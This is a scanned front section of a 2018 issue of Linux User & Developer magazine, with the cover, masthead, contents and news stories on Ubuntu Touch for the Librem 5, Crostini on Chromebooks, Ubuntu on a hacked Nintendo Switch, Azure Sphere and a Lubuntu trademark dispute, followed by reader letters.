REVEALED: THE FUTURE OF NGINX

www.linuxuser.co.uk

LinuxUser & Developer™

THE ESSENTIAL MAGAZINE FOR THE GNU GENERATION

MASTER THE CLOUD

Make private, public and hybrid cloud services work better for you

SPECIAL REPORT

THE RISE OF CLOUD NATIVE

Bigger than Linux and powering everything

YOUR GUIDE TO

NEXTCLOUD

- Set up a secure Dropbox-like cloud
- Collaborate via video and chat

50 PAGES OF HOW-TOs

> Learn Git and start contributing code

> Work faster in Jupyter Notebook

GROUP TEST

The best password managers

+ LEARN TO PROGRAM KOTLIN

Trisquel 8.0

Reviewed The most open Linux distribution ever moves to MATE

Practical Pi projects


> Save power with a Pi timer

> Build a Pi Zero weather station

ALSO INSIDE

» The computing problems that we'll never solve

FUTURE


TIME TO STEP OFF THAT TREADMILL
With so many demands from work, home and family, there never seem to be enough hours in the day for you. Why not press pause once in a while, curl up with your favourite magazine and put a little oasis of 'you' in your day.
PRESS PAUSE
ENJOY A MAGAZINE MOMENT
To find out more about Press Pause, visit;
pauseyourday.co.uk

Linux User & Developer
THE MAGAZINE FOR THE GNU GENERATION

Future PLC Quay House, The Ambury, Bath BA1 1UA

Editorial
Editor **Chris Thornett**
chris.thornett@futurenet.com
01202 442244
Designer **Rosie Webber**
Production Editor **Ed Ricketts**
Editor in Chief, Tech **Graham Barlow**
Senior Art Editor **Jo Gulliver**

Contributors
Joey Bernard, Christian Cawley, John Gowers, Toni Castillo Girona, Jon Masters, Paul O'Brien, Tam Hanna, Mark Pickavance, Calvin Robinson, Mayank Sharma, Alex Smith

All copyrights and trademarks are recognised and respected. Linux is the registered trademark of Linus Torvalds in the U.S. and other countries.

Advertising
Media packs are available on request
Commercial Director **Clare Dove**
clare.dove@futurenet.com
Advertising Director **Richard Hemmings**
richard.hemmings@futurenet.com
☎01225 687615
Account Director **Andrew Tilbury**
andrew.tilbury@futurenet.com
☎01225 687144
Account Director **Crispin Moller**
crispin.moller@futurenet.com
☎01225 687335

International
Linux User & Developer is available for licensing. Contact the International department to discuss partnership opportunities
International Licensing Director **Matt Ellis**
matt.ellis@futurenet.com

Subscriptions
Email enquiries **contact@myfavouritemagazines.co.uk**
UK orderline & enquiries **0344 848 2852**
Overseas order line and enquiries **+44 (0)344 848 2852**
Online orders & enquiries **www.myfavouritemagazines.co.uk**
Head of subscriptions **Sharon Todd**

Circulation
Head of Newstrade **Tim Mathers**

Production
Head of Production US & UK **Mark Constance**
Production Project Manager **Clare Scott**
Advertising Production Manager **Joanne Crosby**
Digital Editions Controller **Jason Hudson**
Production Manager **Nola Cokely**

Management
Managing Director **Aaron Asadi**
Editorial Director **Paul Newman**
Head of Art & Design **Rodney Dive**
Commercial Finance Director **Dan Jotcham**

Printed by
Wyndeham Peterborough, Storey's Bar Road, Peterborough, Cambridgeshire, PE1 5YS

Distributed by
Marketforce, 5 Churchill Place, Canary Wharf, London, E14 5HU
www.marketforce.co.uk Tel: 0203 787 9001
ISSN 2041-3270

We are committed to only using magazine paper which is derived from responsibly managed, certified forestry and chlorine-free manufacture. The paper in this magazine was sourced and produced from sustainable managed forests, conforming to strict environmental and socioeconomic standards. The manufacturing paper mill holds full FSC (Forest Stewardship Council) certification and accreditation

All contents © 2018 Future Publishing Limited or published under licence. All rights reserved. No part of this magazine may be used, stored, transmitted or reproduced in any way without the prior written permission of the publisher. Future Publishing Limited (company number 2008885) is registered in England and Wales. Registered office: Quay House, The Ambury, Bath BA1 1UA. All information contained in this publication is for information only and is, as far as we are aware, correct at the time of going to press. Future cannot accept any responsibility for errors or inaccuracies in such information. You are advised to contact manufacturers and retailers directly with regard to the price of products/services referred to in this publication. Apps and websites mentioned in this publication are not under our control. We are not responsible for their contents or any other changes or updates to them. This magazine is fully independent and not affiliated in any way with the companies mentioned herein.

If you submit material to us, you warrant that you own the material and/or have the necessary rights/permissions to supply the material and you automatically grant Future and its licensees a licence to publish your submission in whole or in part in any/all issues and/or editions of publications, in any format published worldwide and on associated websites, social media channels and associated products. Any material you submit is sent at your own risk and, although every care is taken, neither Future nor its employees, agents, subcontractors or licensees shall be liable for loss or damage. We assume all unsolicited material is for publication unless otherwise stated, and reserve the right to edit, amend, adapt all submissions.

FUTURE
Connectors. Creators. Experience Makers.

Future plc is a public company quoted on the London Stock Exchange (symbol: FUTR)
www.futureplc.com

Chief executive **Zillah Byng-Thorne**
Non-executive chairman **Peter Allen**
Chief financial officer **Penny Ladkin-Brand**
Tel +44 (0)1225 442 244

Welcome

to issue 192 of Linux User & Developer

In this issue

» Master the Cloud, p18
» Nextcloud for Startups, p64
» Password managers, p81

Welcome to the UK and North America's favourite Linux and open source magazine. You may have noticed quite a 'cloudy' theme to this issue. I jetted off to Copenhagen to attend KubeCon + NativeCloudCon with thousands of engineers and developers. Cloud native is an industry on a steep upward curve and the complexity of technology is both impressive and frankly mind-boggling. Turn to page 32 to find what's so exciting about this growing industry.

We devoted the main feature to getting into private, public and hybrid cloud as, well, our reader survey indicated that it's a subject you want to know more about. Thanks to everyone who responded! You are helping us make the mag better. And if you weren't sick of fluffy clouds already, we show you how to set up the superb open source Nextcloud 13, with all its collaborative features for remote workers and secure data storage.

We promise the rest of the issue doesn't involve clouds, although we do show you how to build a Pi-powered weather station on page 76... Sorry about that, please forgive us and enjoy the issue!

Chris Thornett, Editor

Get in touch with the team:

linuxuser@futurenet.com

Twitter: @linuxusermag
Facebook: facebook.com/LinuxUserUK
FileSilo filesilohelp@futurenet.com

SUBSCRIPTION OFFER
Subscribe and receive a FREE Juice Bar Bluetooth speaker!
MORE DETAILS ON PAGE 30

Contents

OpenSource

06 News
Ubuntu Touch is being revived courtesy of Purism

10 Letters
Suggestions, moans and funnies

12 Interview
The creators of the ubiquitous NGINX on what its future holds

16 Kernel Column
What's going on in the belly of the Tux

SpecialReport

32 KubeCon + CloudNativeCon
All the news from KubeCon, the cloud native convention in Copenhagen

Features

18 Master the Cloud
Thinking of deploying to the cloud? Well, there's a lot to think about. Let us help explain the options – from public cloud to private or somewhere in between – and what the major players can offer you

58 Does Not Compute
Not only are there some problems computers can't yet solve, there are whole categories which they may *never* be able to. **Mike Bedford** explains why

64 Nextcloud for Start-ups
With the release of Nextcloud 13, **Neil Bothwick** looks at how you can deploy it for your nascent business – and why you'd want to in the first place

Tutorials

36 Essential Linux: Git
This issue we explain how to work with branches in the version-control app

40 Arduino: Coffee Dispenser
Take your coffee pod-dispensing Arduino machine to the next level


44 Security: Metasploit shellcode
Integrate your shellcode with the Metasploit framework

48 Python: Speed up Jupyter
Make your Jupyter Notebooks perform better with these tips


52 Programming: Kotlin
This young, Java-like language is catching on in a big way. Find out why

LinuxUser & Developer
Issue 192
June 2018
facebook.com/LinuxUserUK
Twitter: @linuxusermag

FileSilo
96 Free downloads
We've uploaded a host of new free and open source software this month


72

86


40

76

88

Practical Pi

72 ‘Holographic’ audio visualiser
Discover how **Aaron Tainter** and **Davis Lau** created their own pseudo-holographic music visualiser using a Pi, an off-the-shelf monitor and some very clever engineering – then try building the project for yourself

74 Send your Pi to sleep
Use a low-power, low-cost 8-bit controller to automatically sleep your Pi after a specific time

76 Build a weather station
The Pi is at the heart of Maker Life’s Weather Station kit. School IT Director **Calvin Harrison** and some of his year 10 pupils document the process of putting it all together and writing code to make it work

Reviews

81 Group test: Password managers
All four of these utilities promise to end password pain, but which does it with the greatest panache?

86 Hardware
The Devolo dLAN 1200 Triple+ Starter Kit offers powerline networking with extended range. Does it deliver?

88 Trisquel GNU/Linux 8.0
Back after four years, this distro favoured by the Free Software Foundation is put to the test

90 Fresh FOSS
We take Elisa 0.1, Universal Media Server 7.0.1, BorgBackup 1.0.12 and QuiteRSS 0.18.10 for a spin

Back page

96 The Blockchain Blues
Another intriguing short story from sci-fi author Stephen Oram

SUBSCRIBE TODAY
Get a free Bluetooth speaker when you subscribe!
Turn to page 30 for more information

UBUNTU

Purism and UBports partnership revives Ubuntu Touch

Crowdfunded Librem 5 to offer three mobile operating systems

Purism's forthcoming Librem 5 phone will run Ubuntu Touch in addition to PureOS, it has been revealed. The device, which is set to be the most anticipated new mobile launch in years, will have three operating system options: Purism's PureOS, PureOS with KDE Plasma Mobile, and now Ubuntu Touch.

Since Canonical abandoned the mobile version of its Ubuntu desktop, Ubuntu Touch has been maintained and updated by UBports, a Canonical-free, community-based project. Unfortunately, device compatibility has been limited to a handful of handsets, such as the Nexus 5 (Hammerhead), OnePlus One, and the Meizu Pro 5. Ubuntu Touch – complete with its phone-to-desktop environment 'Convergence' – needs a modern, new platform, and Librem 5 looks set to be the answer.

> "Ubuntu Touch was developed with the goal of being Android-free"

Developments include improvements to hardware security, something that no doubt convinced Purism to bring UBports on board. As with Purism, the UBports community is populated by people who are passionate about privacy, freedom, and helping others. Speaking exclusively to **Linux User & Developer**, Purism CEO Todd Weaver said: "Partnering with the UBports community to get Ubuntu Touch on the Librem 5 is a celebration of diversity, where users can choose what best works for them, be that PureOS or Ubuntu Touch. Having Ubuntu Touch find a home with the Librem 5 phone is a collaboration that is uniting communities, strengthening the product as a whole."

Above When released, Librem 5 should be the most secure mobile phone available

Unlike the 2013 Ubuntu Edge campaign which fell short of its funding target, Purism's own campaign raised over $2 million in late 2017, enabling the first fully free and open source smartphone to enter development and production. Says Weaver, "Offering a platform [for] Ubuntu Touch... is exciting for Purism to support."

In a joint statement, Marius Gripsgard, founder and chairman of the board of UBports, said that "Having Ubuntu Touch working by default on a mobile phone such as the Librem 5 is an ideal approach to offer ease-of-use to people while increasing our install base. Partnering with Purism will allow us to advance UBports for well-supported commercial devices for the first time. The Librem 5 will be the ideal hardware for Ubuntu Touch, particularly as it will not require an Android subsystem."

Meanwhile, Ricardo Mendoza, deputy chairman of the board at UBports, is bullish: "Ubuntu Touch was developed with the goal of being an Android-free OS alternative for the mobile ecosystem. We believe the future of mobile is away from Android, and the Librem 5 with Ubuntu Touch presents the perfect platform to spark this revolution."

Todd Weaver added: "Having Ubuntu Touch shed Android entirely and utilise our hardware is a win for users. While we develop, support and recommend PureOS, allowing an alternative to users that is supported by Purism can only help the cause of improving digital rights for users."

The Librem 5 is expected to launch in January 2019.

SOFTWARE

Crostini brings Linux apps to Chromebook

ARM-based Linux apps land on Google Pixelbook, with other devices expected

Running Linux apps on Chrome OS devices looks set to become far easier, with a new feature, Crostini, set to be introduced later this year. Chromebooks have their uses, but again and again Google's Linux-kernel-based, cloud-centric operating system has been pushed to do more. It's not just hackers who want to get more out of Chrome OS (or its open source parent, Chromium); Google itself has been prodding the boundaries of the OS it created.

First came Chrome Apps, web applications that look as if they're native apps. For many, this was enough... but the fact that Android could do much more than Chrome OS was lost on no one. In 2016, after a period of experimentation with Android apps on Chrome OS (often aided, at least in intent, by the ARC Welder utility), the Google Play Store was introduced on compatible Chromebook devices. Unfortunately, few Android apps are designed for desktop or laptop computers, resulting in compatibility and usability issues in too many cases.

For users desperate for more functionality, this wasn't enough. Open source tool Crouton is capable of running a Linux desktop environment alongside Chrome OS, which has helped to bring Linux apps to Chromebooks – but it's buggy, and support is patchy.

However, a sneak peek into the Chromium source notes reveals a new native feature, Crostini. If enabled, Crostini can "Run Linux tools, editors, and IDEs on your Chromebook." It does this by managing a virtual machine/container, a secure environment within which the apps run. At present, this is expected to be limited to ARM software, although it is worth noting that the VM doesn't emulate any hardware.

Chromebook developer-channel users may have already noticed that the Terminal app has appeared. However, if you're not using a Pixelbook, Crostini isn't yet available to use. Pixelbook users can visit /r/Crostini on Reddit to find out more, and learn how to start getting to grips with enabling Crostini and running Linux apps.


DISTRO FEED

Top 10

(Average hits per day, 30 days to 4 May 2018)

1.	Manjaro	▲	3534
2.	Mint	▲	2811
3.	Ubuntu	▲	2302
4.	elementary	▼	1453
5.	Debian	▲	1209
6.	Solus	▼	1136
7.	MX Linux	▲	1088
8.	Fedora	▲	1087
9.	ReactOS	▼	755
10.	openSUSE	▲	659

This month



In development (7)
Stable releases (25)

Unsurprisingly, it is the month of Ubuntu 18.04 LTS, with various flavours of the popular distro being released within hours of the main version.

Highlights

Ubuntu Studio 18.04
Curiously only a standard release, Ubuntu Studio features a collection of open source apps intended for audio, video, and graphical media creation.

Ubuntu MATE 18.04
Transitioning to GTK+ 3.22, Ubuntu MATE 18.04 features improved touchpad gestures, accessibility support for visually impaired users, and HiDPI support.

Ubuntu Budgie 18.04
This is the first LTS release for the refreshingly simple Ubuntu flavour. It features new Budgie applets, a new GTK+ theme called Pocillo, features and fixes.

Latest distros available:
filesilo.co.uk

GAMING

Hacked Nintendo Switch now runs Ubuntu 18.04

Retro emulation teased, as popular console hack made public

Following news that the Nintendo Switch console has been hacked to run Linux (see News, LU&D190), a hacker on GBAtemp.net's gaming forum has shared a photo of a Switch running the newly released Ubuntu 18.04 LTS.

Details of the hack were shared by fail0verflow, who originally discovered the exploit, dubbed ShofEL2. Said to be a "bug in the boot ROM" of the NVidia Tegra X1 processor stack, the exploit is equivalent to "a USB-based rescue mode intended for initial flashing of Tegra devices and recovery of bricked devices." The bug allows non-signed software images to be loaded, the initial result being an Arch Linux-based boot stack (available via **fail0verflow.com**).

Having a hardware vulnerability of this type in the console is a major problem for Nintendo with regards to piracy. The Nintendo Switch employs cartridges instead of DVDs (as did Nintendo's three previous consoles) in order to combat copying, but this hardware-based exploit seems to be unfixable, at least with the existing batch of Switch models.

Above Would you install Ubuntu 18.04 on your new Nintendo Switch?

Installing Ubuntu on a Nintendo Switch isn't straightforward at this stage, and it certainly won't run in a productive manner. As GBAtemp forum user cmsj explains, "This is the bare bones so far. No Wi-Fi (although there seems to be a general problem there anyway) and no HW acceleration. No Bluetooth." But the potential is there for development, not only for emulation of older platforms, but using the Nintendo Switch as a full tablet PC. However, Nintendo will certainly modify the hardware in future revisions of the Switch to fix this exploit, so the race is on.

SOFTWARE

Microsoft's Azure Sphere features Linux kernel

Yet more Linux love from Microsoft

After decades of it dismissing Linux, the past few years have seen the Redmond-based software giant become a fan of open source computing. While a Linux kernel at the heart of Windows itself remains unlikely, Microsoft's support for things such as the Linux Subsystem for Windows 10, joining the Linux Foundation, and releasing the Windows 10 IoT Core for the Raspberry Pi proves that it at least recognises the importance of Linux to modern computing.

Announcing the news on 16 April (which some took to be a late April Fool!), Microsoft President Brad Smith revealed "After 43 years, this is the first day that we are announcing, and will be distributing, a custom Linux kernel."

Designed to safeguard microprocessors in the Internet of Things and other compact devices, Azure Sphere is a three-part system which features a new microcontroller unit, Azure Sphere cloud security, and the Linux-based Azure Sphere OS operating system.

But why Linux, and not Windows? It's all a question of scale, says Smith. "We are the Windows company [but] what we've recognised is, the best solution for a computer of this size – in a toy – is not a full-blown version of Windows. It is what we are creating here."

Linux's flexibility makes it perfect for a brand new chip, even one developed by Microsoft. Ultimately, this is a device that utilises the power of Linux, delivers familiarity for developers, and has the improved security and cloud support that Microsoft can deliver with its vast compute capability. Place your bets on where Linux will next turn up in a Microsoft product...

Lubuntu: the feuding flavour

The lawyers come out as the Lubuntu development team faces off with an Asian-based FOSS initiative that doesn't want to fork

Lubuntu, the popular official Ubuntu 'flavour', is embroiled in a legal spat over trademark and GPL infringements, and website domains. Signs of an ongoing dispute surfaced late last year, when Hong Phuc Dang, the co-founder of FOSSAsia (**https://fossasia.org**), tweeted: "Is making documentation for a #FreeSoftware project an act of #Copyright & #Trademark violation? @FOSSASIA #lubuntu @GitHub + @Twitter shutdown because of infringement claims of #GPL @CreativeCommons licensed repo. How is it possible? @canonical @fsf #DCMA".

FOSSAsia develops open source projects in Asia and runs large community events in Cambodia, Singapore and Vietnam. Dang was upset because GitHub had closed lubuntu-dev, a FOSSAsia-run project in response to a DCMA takedown request from Walter Lapchynski, the QA lead of Lubuntu and Ubuntu board member.

In his claim, Lapchynski cited two issues with the repo: first, that the files used in the repository violate a GPL licence and, second, they infringe a trademark that Canonical Limited owns for Ubuntu "in word and logo form". (You can see the full notice at **http://bit.ly/lubuntuDMCA**.) We contacted Simon Quigley, Lubuntu's release manager, for clarification and it transpires that this dispute has been brewing for many years and includes an ongoing issue with the website lubuntu.net.

To understand the issue, you have to step back to 2009, when the Lubuntu project was founded by Mario Behling and Julien Lavergne, says Quigley. "Julien is still (semi, but still) active", but although Behling "hasn't been involved since 2010 or 2011", he still retains ownership of lubuntu.net. "Despite current contributors asking repeatedly over the span of the last nine years, we have not received the domain name," says Quigley.


> "lubuntu.me is the official site of the Lubuntu development team"

FOSSAsia, it turns out, was founded not only by Dang, but also by Mario Behling, founder of Lubuntu. We received an emailed response from Behling, who had a slightly different story. He says he has given "access to different contributors to lubuntu.net." Some, he says, "were not comfortable using the former Drupal system and also some posts did not meet quality requirements".

Behling isn't working on the Lubuntu distribution, but focusing on a build system called Meilux, which, he told us, will enable anyone to build Lubuntu themselves: "This will bring us back to the origins of the distribution as a community distribution." This would appear to be why he wants to keep using the Lubuntu name and website.

The argument is far from over, as we received a lengthy response from Dang – and although Canonical was unprepared to comment for now, it's clear that both the Lubuntu team and Canonical will be proactive in exercising their legal rights.

As it stands **https://lubuntu.me** is the official site of the Lubuntu development team, but, as you can see from the screenshots (left), it's really not that clear. Stay tuned for further developments.



Left Which is the official Lubuntu website? Don't worry if you're confused – even the maintainer of the LXDE website (**https://lxde.org**), sought clarification, as they were uncertain. Answer: it's the bottom one, **www.lubuntu.me**

COMMENT

Your letters

Questions and opinions about the mag, Linux and open source

TOP TWEET

From @Sir_FMoyo: Just a random question. Do different Linux distros see other distros as competitors, as foes or [do] they view each other as family [and] there is that healthy rivalry?

Known in the West

Dear LU&D, For what it's worth, I've been getting **LU&D** from a local bookstore (western Colorado, USA) for the last year or so, and consider myself to be a very novice hobbyist Linux user – mostly because I have a great aversion to the command line, something I have avoided since the advent of Windows.

I started my computing adventures typing in programs from magazines onto a VIC-20 more years ago than I care to remember (and that was before they came out with the tape drive for storage), did a little programming in BASIC, and actually played around with some of the very early commercial versions of Red Hat Linux back in the day as well. If y'all could ever get World of Warcraft to run natively on Linux (seriously, *any* distro!), I would ditch Windows in a heartbeat.

